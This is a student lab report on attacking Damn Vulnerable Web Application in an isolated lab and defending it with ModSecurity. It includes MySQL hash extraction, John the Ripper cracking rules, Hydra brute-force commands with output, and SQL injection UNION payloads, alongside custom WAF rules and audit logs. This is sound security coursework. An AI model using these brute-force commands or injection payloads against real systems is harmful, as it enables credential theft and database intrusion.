


Web Application Security Lab Report: DVWA + ModSecurity

Course: Information Security **Lab Topic:** XSS Exploitation & WAF Evasion

Students: Anthony Fajardo, Pablo Encalada, Fabrizzio Uscocovich


Machines:

- Kali Linux (Attacker) - IP: [172.16.28.144]




The screenshot shows a terminal window titled "Kali VM" running on a Kali Linux desktop environment. The terminal displays a root shell session with the following command history:

```
(EE)
Fatal server error:
(EE) Cannot open log file "/home/tony/.local/share/xorg/Xorg.0.log"
(EE)
(EE)
Please consult the The X.Org Foundation support
at http://wiki.x.org
for help.
(EE)
xinit: giving up
xinit: unable to connect to X server: Connection refused
tony@kali:~$ sudo su
password: 
tony@kali:~# su -
root@kali:~# apt update
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1076 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@kali:~# apt install --reinstall kali-desktop-xfce xorg lightdm -y
E: Unable to locate package kali-desktop-xfce
root@kali:~# apt install --reinstall kali-desktop-xfce xorg lightdm -y
Upgrading:
  kali-desktop-core kali-linux-core kali-linux-firmware kali-system-cli kali-system-gui liblightdm-gobject-1-0
  kali-desktop-xfce kali-linux-default kali-linux-headless kali-system-core kali-tools-top10 lightdm
Installing dependencies:
  gobuster peass xclip
Suggested packages:
  cupp
Summary:
  Upgrading: 12, Installing: 3, Reinstalling: 1, Removing: 0, Not Upgrading: 1064
  Download size: 54.6 MB
  Space needed: 106 MB / 0 B available
Warning: More space needed than available: 106 MB > 0 B, installation may fail
Error: You don't have enough free space in /var/cache/apt/archives/.
tony@kali:~#
```



- Ubuntu Server with DVWA + ModSecurity (Target) - IP: [172.16.28.147]



1. Authentication Attacks and Password Cracking

First for the DVWA we change the security settings page and set the security level to "medium".

The screenshot shows the DVWA login page at <http://172.16.33.142/DVWA/login.php>. The DVWA logo is at the top. The login form has 'admin' in the Username field and 'password' in the Password field. A red border highlights the Password field. A 'Login' button is below it. The status bar at the bottom says 'Damn Vulnerable Web Application (DVWA)'.

The screenshot shows the DVWA Security Level configuration page at <http://172.16.33.142/DVWA/security.php>. The left sidebar lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security (highlighted in green), PHP Info, About, and Logout. The main content area shows the DVWA Security logo and a 'Security Level' section. It says the security level is currently 'high'. Below that, it explains the security levels: Low, Medium, High, and Impossible. A dropdown menu set to 'Medium' has a 'Submit' button next to it. A status bar at the bottom says 'Damn Vulnerable Web Application (DVWA)'.

Extracting Password Hashes from DVWA Database

We access MySQL database of DVWA using the following command:

- sudo mysql -u root

Then, we switched to the DVWA database and extracted the password hashes:

- USE dvwa;
- SELECT user, password FROM users;

The resulting MD5 hashes were saved to a file named `hashes.txt`.

```
Database changed
MariaDB [dvwa]> SELECT user_id, user, password FROM users;
+-----+-----+-----+
| user_id | user      | password          |
+-----+-----+-----+
|      1  | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 |
|      2  | gordonb   | e99a18c428cb38d5f260853678922e03 |
|      3  | 1337      | 8d3533d75ae2c3966d7e0d4fcc69216b |
|      4  | pablo     | 0d107d09f5bbe40cade3de5c71e9e9b7 |
|      5  | smithy    | 5f4dcc3b5aa765d61d8327deb882cf99 |
+-----+-----+-----+
5 rows in set (0.005 sec)
```

```
GNU nano 7.2                               hashes.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

[Read 5 lines]

^C Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-G Copy ^Q Where Was

Cracking the Extracted Hashes with John the Ripper and Hashcat

Initially, we attempted to run John the Ripper using the command:

- `john --format=raw-md5 hashes.txt`

This resulted in an error due to incorrect hash formatting. After cleaning the hash file and removing invalid entries and ensuring one hash per line, we re-ran John using:


- `john --format=raw-md5 hash_clean.txt`

With this we successfully cracked the hashes using its default wordlist. We used the following command to see the cracked hashes

- `john --show hash_clean.txt`

Custom Wordlist and Rule Set

We manually created a custom wordlist containing the most common passwords and variants. Below are the first 10 entries of the list:



The screenshot shows a terminal window with three tabs open. The left tab is labeled "hashes.txt" and contains the password "welcome". The middle tab is labeled "custom_wordlist.txt" and contains the following list of common passwords:

```
123456
12345678
admin
admin123
qwerty
letmein
abc123
password123
passw0rd1
welcome
```

The right tab is also labeled "custom_wordlist.txt" and is currently active.

Additionally, we applied a rule set that appended numeric sequences and reversed strings. This allowed us to expand our wordlist dynamically and increase the likelihood of cracking custom passwords.

Open myrules.rule ~john/run

hashes.txt | custom_wordlist.txt | custom_wordlist.txt | myrules.rule

```
Az"123"      # Agrega 123 al final
Az"!"        # Agrega signo de exclamación
Az"2024"      # Agrega el año
Az"!"Az"123"  # Agrega ! y luego 123
c             # Primera letra en minúscula
u             # Todo en mayúsculas
l             # Todo en minúsculas
C             # Capitaliza (primera en mayúscula)
r             # Reversa la palabra
d             # Duplica la palabra
$1            # Agrega 1 al final
$12           # Agrega 12 al final
$123          # Agrega 123 al final
^!            # Agrega ! al principio
^@            # Agrega @ al principio
^@Az"123"     # @ al principio y 123 al final
```

Brute Force Attack with Hydra

We used Hydra to perform a brute force attack against the login form of the DVWA brute force vulnerability module.

The command used:

- `hydra -L users.txt -P custom_wordlist.txt 172.16.33.142 http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login :F=Username and/or password incorrect." -V -t 4`

```

ld 6] (0/0)
[ATTEMPT] target 172.16.33.142 - login "admin" - pass "abc123" - 8 of 51 [chil
d 7] (0/0)
[ATTEMPT] target 172.16.33.142 - login "admin" - pass "password123" - 9 of 51
[child 8] (0/0)
[ATTEMPT] target 172.16.33.142 - login "admin" - pass "passw0rd" - 10 of 51 [c
hild 9] (0/0)
[ATTEMPT] target 172.16.33.142 - login "admin" - pass "welcome" - 11 of 51 [ch
ild 10] (0/0)
[ATTEMPT] target 172.16.33.142 - login "admin" - pass "iloveyou" - 12 of 51 [c
hild 11] (0/0)
[ATTEMPT] target 172.16.33.142 - login "admin" - pass "123456789" - 13 of 51 [
child 12] (0/0)
[ATTEMPT] target 172.16.33.142 - login "admin" - pass "123123" - 14 of 51 [chi
ld 13] (0/0)
[ATTEMPT] target 172.16.33.142 - login "admin" - pass "654321" - 15 of 51 [chi
ld 14] (0/0)
[ATTEMPT] target 172.16.33.142 - login "admin" - pass "superman" - 16 of 51 [c
hild 15] (0/0)
[80][http-get-form] host: 172.16.33.142 login: admin password: password
[STATUS] attack finished for 172.16.33.142 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-22 00:5
6:15

```

This command detected the inputs for user and password, then tried the passwords on our custom wordlist, this also checked for the message Username and/or password incorrect to know it's a fail.

Implementing ModSecurity Rules to Prevent Brute Force Attacks

To defend against brute-force attacks, we used ModSecurity. First we activated ModSecurity and set its configuration to "On" in:

- /etc/modsecurity/modsecurity.conf
- SecRuleEngine On

We also created a custommrules file and included it onto Apaches configuration

- Include /etc/modsecurity/custom-rules.conf

Contents of custom-rules.conf:

```

SecAction "id:1002,phase:2,initcol:IP=%{REMOTE_ADDR},pass,nolog"
SecRule REQUEST_URI "@contains /dvwa/vulnerabilities/brute/" \
"id:1003,phase:2,t:none,pass,nolog,setvar:IP.ATTEMPTS+=1"
SecRule REQUEST_URI "@contains /dvwa/vulnerabilities/brute/" \

```

```
"id:1001,phase:2,t:none,deny,status:403,log,msg:'Brute Force Blocked',chain"
SecRule IP:ATTEMPTS "@gt 10"
```

After restarting Apache, we no longer could do the bruteforce attacked cause we got the 403 forbidden responses:

```
cat /var/log/modsec_audit.log | grep 172.16.33.144
pablopablosserver: $ cat /var/log/apache2/modsec_audit.log | grep 172.16.33.144
[22/Apr/2025:21:56:43.342361 +0000] aAgQmyzNai1B0aX1hVx1oQAAAAA 172.16.33.144 48420 172.16.33.142 80
Apache-Error: [file "apache2_util.c"] [line 275] [level 3] [client 172.16.33.144] ModSecurity: Warning. Matched phrase "(hydra)" at REQUEST_HEADERS:User-Agent. [file "/usr/share/modsecurity-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "55"] [id "913100"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: (hydra) found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (hydra)"] [severity "CRITICAL"] [ver "OWASP CRS/3.3.5"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "172.16.33.142"] [uri "/DVWA/vulnerabilities/brute/"] [unique_id "aAgQmyzNai1B0aX1hVx1oQAAAAA"]
Apache-Error: [file "apache2_util.c"] [line 275] [level 3] [client 172.16.33.144] ModSecurity: Warning. Pattern match "^[\\\\\\\\\\\\\\\\d.:]+$" at REQUEST_HEADERS:Host. [file "/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "736"] [id "920350"] [msg "Host header is a numeric IP address"] [data "172.16.33.142"] [severity "WARNING"] [ver "OWASP CRS/3.3.5"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "capec/1000/210/272"] [tag "PCI/6.5.10"] [hostname "172.16.33.142"] [uri "/DVWA/vulnerabilities/brute/"] [unique_id "aAgQmyzNai1B0aX1hVx1oQAAAAA"]
Apache-Error: [file "apache2_util.c"] [line 275] [level 3] [client 172.16.33.144] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score. [file "/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "94"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 8)"] [severity "CRITICAL"] [ver "OWASP CRS/3.3.5"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname "172.16.33.142"] [uri "/DVWA/vulnerabilities/brute/"] [unique_id "aAgQmyzNai1B0aX1hVx1oQAAAAA"]
Apache-Error: [file "apache2_util.c"] [line 275] [level 3] [client 172.16.33.144] ModSecurity: Warning. Operator GE matched 5 at TX:inbound_anomaly_score. [file "/usr/share/modsecurity-crs/rules/RESPONSE-980-CORRELATION.conf"] [line "92"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 8 - SQLI=0,XSS=0,RFI=0,LFI=0,RCE=0,PHPI=0,HTTP=0,SESS=0) individual paranoia level scores: 8, 0, 0, 0"] [ver "OWASP CRS/3.3.5"] [tag "event-correlation"] [hostname "172.16.33.142"] [uri "/DVWA/vulnerabilities/brute/"] [unique_id "aAgQmyzNai1B0aX1hVx1oQAAAAA"]
[22/Apr/2025:21:56:43.342496 +0000] aAgQm35yutiV6iSq2wIrnwAAAQ 172.16.33.144 48332 172.16.33.142 80
Apache-Error: [file "apache2_util.c"] [line 275] [level 3] [client 172.16.33.144] ModSecurity: Warning. Matched phrase "(hydra)" at REQUEST_HEADERS:User-Agent. [file "/usr/share/modsecurity-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "55"] [id "913100"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: (hydra) found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (hydra)"] [severity "CRITICAL"] [ver "OWASP CRS/3.3.5"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "172.16.33.142"] [uri "/DVWA/vulnerabilities/brute/"] [unique_id "aAgQm35yutiV6iSq2wIrnwAAAQ"]
Apache-Error: [file "apache2_util.c"] [line 275] [level 3] [client 172.16.33.144] ModSecurity: Warning. Pattern match "^[\\\\\\\\\\\\\\\\d.:]+$" at REQUEST_HEADERS:Host. [file "/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "736"] [id "920350"] [msg "Host header is a numeric IP address"] [data "172.16.33.142"] [severity "WARNING"] [ver "OWASP CRS/3.3.5"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "capec/1000/210/272"] [tag "PCI/6.5.10"] [hostname "172.16.33.142"] [uri "/DVWA/vulnerabilities/brute/"] [unique_id "aAgQm35yutiV6iSq2wIrnwAAAQ"]
Apache-Error: [file "apache2_util.c"] [line 275] [level 3] [client 172.16.33.144] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score. [file "/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "94"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 8)"] [severity "CRITICAL"] [ver "OWASP CRS/3.3.5"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname "172.16.33.142"] [uri "/DVWA/vulnerabilities/brute/"] [unique_id "aAgQm35yutiV6iSq2wIrnwAAAQ"]
```

Comparative analysis of medium vs. hard security levels

After switching DVWA to the "hard" security level, we observed several significant changes in its security behavior compared to the "medium" level.

In the "medium" level:

- There is no enforcement of CSRF tokens.
- Hydra can easily parse responses and detect failed or successful login attempts.
- Cookies are used, but not strictly validated for each request.

In the "hard" level:

- A CSRF token is required for each login attempt, which must be dynamically obtained and submitted with each form submission.
- Sessions are more strictly enforced, meaning a valid PHPSESSID must be present in each request, or the login fails silently.

- The structure of the login form may also change to prevent scripted attacks.

As a result of these changes, Hydra was no longer effective in parsing login responses correctly, often reporting false positives. This demonstrates that while "medium" security allows for relatively straightforward brute-force attacks, "hard" introduces realistic protections that simulate modern secure applications

The screenshot shows a web browser window for the DVWA application at the URL 172.16.33.142/DVWA/security.php. The title bar indicates 'Not Secure'. The main content area is titled 'DVWA Security' with a padlock icon. Below it, a section titled 'Security Level' shows the current setting as 'high'. A dropdown menu is open, showing 'High' as the selected option. A tooltip below the dropdown says 'Security level set to high'. To the right of the dropdown is a 'Submit' button. On the left side of the page is a sidebar menu with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The DVWA logo is at the top center of the page.

```
pablo@pablosolver:~/john/run$ hydra -l admin -P custom_wordlist.txt 'http-get-form://172.16.33.142/dvwa/vulnerabilities/brute/:username^USER^&password^PASS^&Login=Login:H=Cookie: security=high; PHPSESSID=0uosqe67i1vblu18i7jb5pue3f:F=Username and/or password incorrect'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-22 22:2
8:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51 login tries (l:1/p:51),
~4 tries per task
[DATA] attacking http-get-form://172.16.33.142:80/dvwa/vulnerabilities/brute/:
username^USER^&password^PASS^&Login=Login:H=Cookie: security=high; PHPSESSID
=0uosqe67i1vblu18i7jb5pue3f:F=Username and/or password incorrect
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-22 22:2
8:56
```

Trying to bypass "Hard" Level Protections

To accurately simulate a brute-force attack under the "hard" level, we developed a custom Python script using the `requests` and `BeautifulSoup` libraries. The script:

1. Logged into DVWA to establish a session.
2. Retrieved the CSRF token for each attempt.
3. Submitted the login form with valid CSRF and credentials.
4. Checked the response content for success/failure indicators.

The script iterated through our wordlist. Still it was not possible to bypass hard security. It failed for every password even the correct one.

```
Falló: superman
Falló: batman
Falló: test123
Falló: login
Falló: login123
Falló: pablo
Falló: pablo123
Falló: p@blo
Falló: gordonb
Falló: g0rdon
Falló: gordon123
Falló: smithy
Falló: smithy
Falló: smithy123
Falló: 1337
Falló: leet
Falló: l33t
Falló: 1337pass
Falló: root
Falló: root123
Falló: toor
Falló: guest
Falló: guest123
Falló: admin!
Falló: admin2024
Falló: 1234admin
Falló: adminadmin
Falló: administrator
Falló: secure123
Falló: hackme
Falló: hunter2
Falló: trustno1
Falló: 1q2w3e4r
Falló: baseball
Falló: sunshine
Falló: password
```

1. Documented SQL Injection Payloads for Medium and Hard Levels

Medium Security Level Payloads:

- 2 or 1=1
- 1 or 1=1 UNION SELECT user, password FROM users
- 1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1

- 2 OR 1=1

Request	Response
<pre> 1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1 2 Host: 172.16.33.142 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Origin: http://172.16.33.142 9 Connection: close 10 Referer: http://172.16.33.142/DVWA/vulnerabilities/sqli/ 11 Cookie: PHPSESSID=filsnlo420qqfn2mjfcu0nge2; security=medium 12 Upgrade-Insecure-Requests: 1 13 Content-Length: 26 14 15 id=2 or l=1 &Submit=Submit </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 23 Apr 2025 04:47:34 GMT 3 Server: Apache/2.4.50 (Ubuntu) 4 Expires: Tue, 23 Jun 2009 12:00:00 GMT 5 Cache-Control: no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 5029 9 Connection: close 10 Content-Type: text/html; charset=utf-8 11 12 <!DOCTYPE html> 13 14 <html lang="en-GB"> 15 16 <head> 17 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /> 18 19 <title> Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) </title> 20 21 <link rel="stylesheet" type="text/css" href=". ./../dvwa/css/main.css" /> 22 23 <link rel="icon" type="\image/ico" href=". ./../favicon.ico" /> 24 25 <script type="text/javascript" src=". ./../dvwa/js/dvwaPage.js "> </script> 26 27 </head> 28 29 <body class="home light"> 30 <div id="container"> 31 32 <div id="header"> 33 34 </pre>

- 1 or 1=1 UNION SELECT user, password FROM users

Send Cancel < > ↻

Request	Response
<pre>Pretty Raw Hex 1 POST /DVWA/vulnerabilities/sql/ HTTP/1.1 2 Host: 172.16.33.142 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Origin: http://172.16.33.142 9 Connection: close 10 Referer: http://172.16.33.142/DVWA/vulnerabilities/sql/ 11 Cookie: PHPSESSID=filsnlo420qqfn2mjfcu8nge2; security=medium 12 Upgrade-Insecure-Requests: 1 13 Content-Length: 65 14 15 id=1 or 1=1 UNION SELECT user, password FROM users &Submit=Submit</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Wed, 23 Apr 2025 02:50:25 GMT 3 Server: Apache/2.4.58 (Ubuntu) 4 Expires: Tue, 23 Jun 2009 12:00:00 GMT 5 Cache-Control: no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 5144 9 Connection: close 10 Content-Type: text/html; charset=utf-8 11 12 <!DOCTYPE html> 13 14 <html lang="en-GB"> 15 16 <head> 17 <meta http-equiv="Content-Type" content="text/html; 18 charset=UTF-8" /> 19 20 <title> 21 Vulnerability: SQL Injection :: Damn Vulnerable Web 22 Application (DVWA) 23 </title> 24 25 <link rel="stylesheet" type="text/css" href=" 26 ../../dvwa/css/main.css" /> 27 28 <link rel="icon" type="\image/ico" href="../../favicon.ico" 29 /> 30 31 <script type="text/javascript" src="../../dvwa/js/dvwaPage.js" 32 "> 33 </script> 34 35 </head> 36 37 <body class="home light"> 38 <div id="container"> 39 40 <div id="header"> 41 42 44 "</pre>

- 1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1

